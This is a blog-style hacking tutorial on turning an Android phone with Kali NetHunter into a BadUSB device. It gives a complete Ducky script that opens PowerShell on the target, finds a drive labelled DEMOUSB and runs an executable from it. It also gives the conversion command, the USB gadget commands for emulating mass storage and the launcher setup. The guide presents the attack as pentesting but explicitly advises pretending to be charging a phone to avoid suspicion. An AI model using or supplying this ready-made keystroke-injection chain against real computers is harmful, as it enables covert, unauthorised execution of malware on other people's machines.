

Once again, hello cancahens and henacances
You have probably already heard about BadUSB. Previously, when BadUSB was mentioned, only devices like USB flash drives came to mind. But is it possible to use an Android smartphone as a BadUSB hacker flash drive? It turns out it is, by using Kali NetHunter, a mobile platform for pentesters. Today, I will show you how to turn a regular smartphone into a fully functional equivalent of a BadUSB Flash Drive!
How BadUSB Works
This type of attack allows you to execute actions on a target computer in a very short amount of time.
Here is how it happens: a pre-prepared flash drive or a regular USB cable with a built-in microcontroller and special firmware is plugged into a USB port. The operating system recognizes these devices as an HID (Human Interface Device), such as a standard keyboard. After that, a pre-written script emulates command input exactly as if a real, live person sitting at the computer were typing them.
This is convenient if you are a pentester. The advantages of such hacker devices are obvious.
There is no need to physically sit at the computer, which would attract attention and arouse suspicion. Simply plugging a regular flash drive or cable into the computer is enough.
The speed of automated command execution using a BadUSB hacker flash drive is much faster than human typing speed (and I mean really faster)
The automated keystroke injection attack using a USB flash drive actually predates the term "BadUSB" itself. Back in 2010, the hackers at Hak5 introduced a small gadget disguised as a flash drive—the Rubber Ducky.

The Rubber Ducky device, widely known in niche circles
It was a specialized device that was not directly connected to the concept of BadUSB. The creators of the Rubber Ducky developed a custom scripting language that could be used to write scripts. Later, a website was created where users could share their scripts.

A resource where users uploaded their own scripts
Speaking of BadUSB, it is impossible not to mention the Bash Bunny. It is a good alternative to the Rubber Ducky. This is an improved version of a device for HID attacks. In addition to a keyboard, it is capable of emulating various other devices.
As a general rule, the use of the Rubber Ducky and homemade BadUSB devices boils down to gaining remote access or extracting passwords from a system. Script kiddies often use a hackneyed scheme: upload malware to a file dump and program the BadUSB to download and execute it.
Among NetHunter's rich features, there is also the ability to execute scripts when the phone is connected to a computer. All of this is great, but we can improve the attack algorythm.
Using a Smartphone as a BadUSB
First, let's deal with ducky-scripts. NetHunter has a whole section for this, but it's not very useful. Let's set up script execution manually.
In the /sdcard/nh_files/modules directory, there is a utility called duckhunter.py that converts the script into a shell script. In turn, the shell script works with the hid-keyboard program, which interacts directly with the HID gadget /dev/hidg0, emulating an input device. Here is what the ducky command STRING usb looks like in its raw form:
echo u | hid-keyboard /dev/hidg0 keyboardecho s | hid-keyboard /dev/hidg0 keyboardecho b | hid-keyboard /dev/hidg0 keyboardAfter executing the converted script, the connected mobile phone will begin typing text on the computer.
Now let's move on to the flash drive emulation part. First, we need to create a virtual image that will be mounted and will contain the files necessary for execution. The image is created using the command:
dd if=/dev/zero of=demo.img bs=1M count=100 && syncBut we also need to format the drive and set a volume label. The DriveDroid utility is best suited for this.

Create an image of the required size within it, mount it as a removable drive, format it using standard built-in tools, and assign a label, such as DEMOUSB. Copy the file you plan to execute (for this example, let's assume it's named file.exe) to the root of the newly created flash drive.
A script version
I will present this version of the demo.txt script, which will determine the drive letter of the mounted device with the required label and launch the file from it.
DELAY 100
CONTROL ESCAPE
DELAY 2000
STRING powershell
DELAY 500
ENTER
DELAY 2500
STRING For ($i=0; $i -le 20; $i++) {
ENTER
STRING [string]$usbPath = Get-WMIObject Win32_Volume | ? { $_.Label –eq 'DEMOUSB' } | select name
ENTER
STRING if($usbPath.Length -gt 7){[string]$letter = $usbPath.Substring(7,$usbPath.Length - 8)
ENTER
STRING cd $letter
ENTER
STRING ./file.exe
ENTER
STRING break}else {sleep(1)}}
ENTER
STRING exit
ENTER
The code is very simple and needs no comments. Let's convert it to shell format:
python duckhunter.py demo.txt demo.sh –l usWe will execute the resulting .sh file from the Kali chroot environment:
chroot /data/local/nhsystem/kali-armhf sh /root/demo.shNow, all that's left is to mount our demo.img image using the following commands:
# Disable read-only
echo '0' > /config/usb_gadget/g1/functions/mass_storage.0/lun.0/ro
# Set device type
echo '1' > /config/usb_gadget/g1/functions/mass_storage.0/lun.0/removable
# Specify the path to the image to be mounted
echo '/sdcard/demo.img' > /config/usb_gadget/g1/functions/mass_storage.0/lun.0/file
sleep 1
# Set the mass_storage property for USB
setprop sys.usb.config mass_storage,adb
All the resulting code can be assembled into a final script, badusb.sh, and placed in the directory:
/data/data/com.offsec.nethunter/filesAfter that, go to NetHunter → Custom Commands and create a button to run it with the following content:
su –c /data/data/com.offset.nethunter/files/badusb.sh
Forging the virtual flash drive
The end?
Now, it is enough to connect the phone to the computer and press the script's start button — PowerShell will launch, containing a loop that waits for the connection of a removable drive with the specified label and the executable file.
I have not told some elementary steps, as this scenario for using a BadUSB attack assumes sufficient theoretical and practical knowledge in Unix systems.
A phone handles this task better than BadUSB dongles. You can always say that you are just charging your phone from the first available USB port. Moreover, you can keep a whole collection of scripts on the phone and launch any of them in any order. No hassle with reflashing!
Conclusion
In conclusion, I want to give one small tip. All commands must be entered while the English keyboard layout is active in the system. If, for example, Russian or any other language is set at the moment of the attack, it will fail. This is where alternative codes (Alt codes) come to the rescue, which are entered by holding down the Alt key and typing the character's numeric code on the NumPad. Thanks to Intercepter!
I think that is everything, bye!




Comments (0)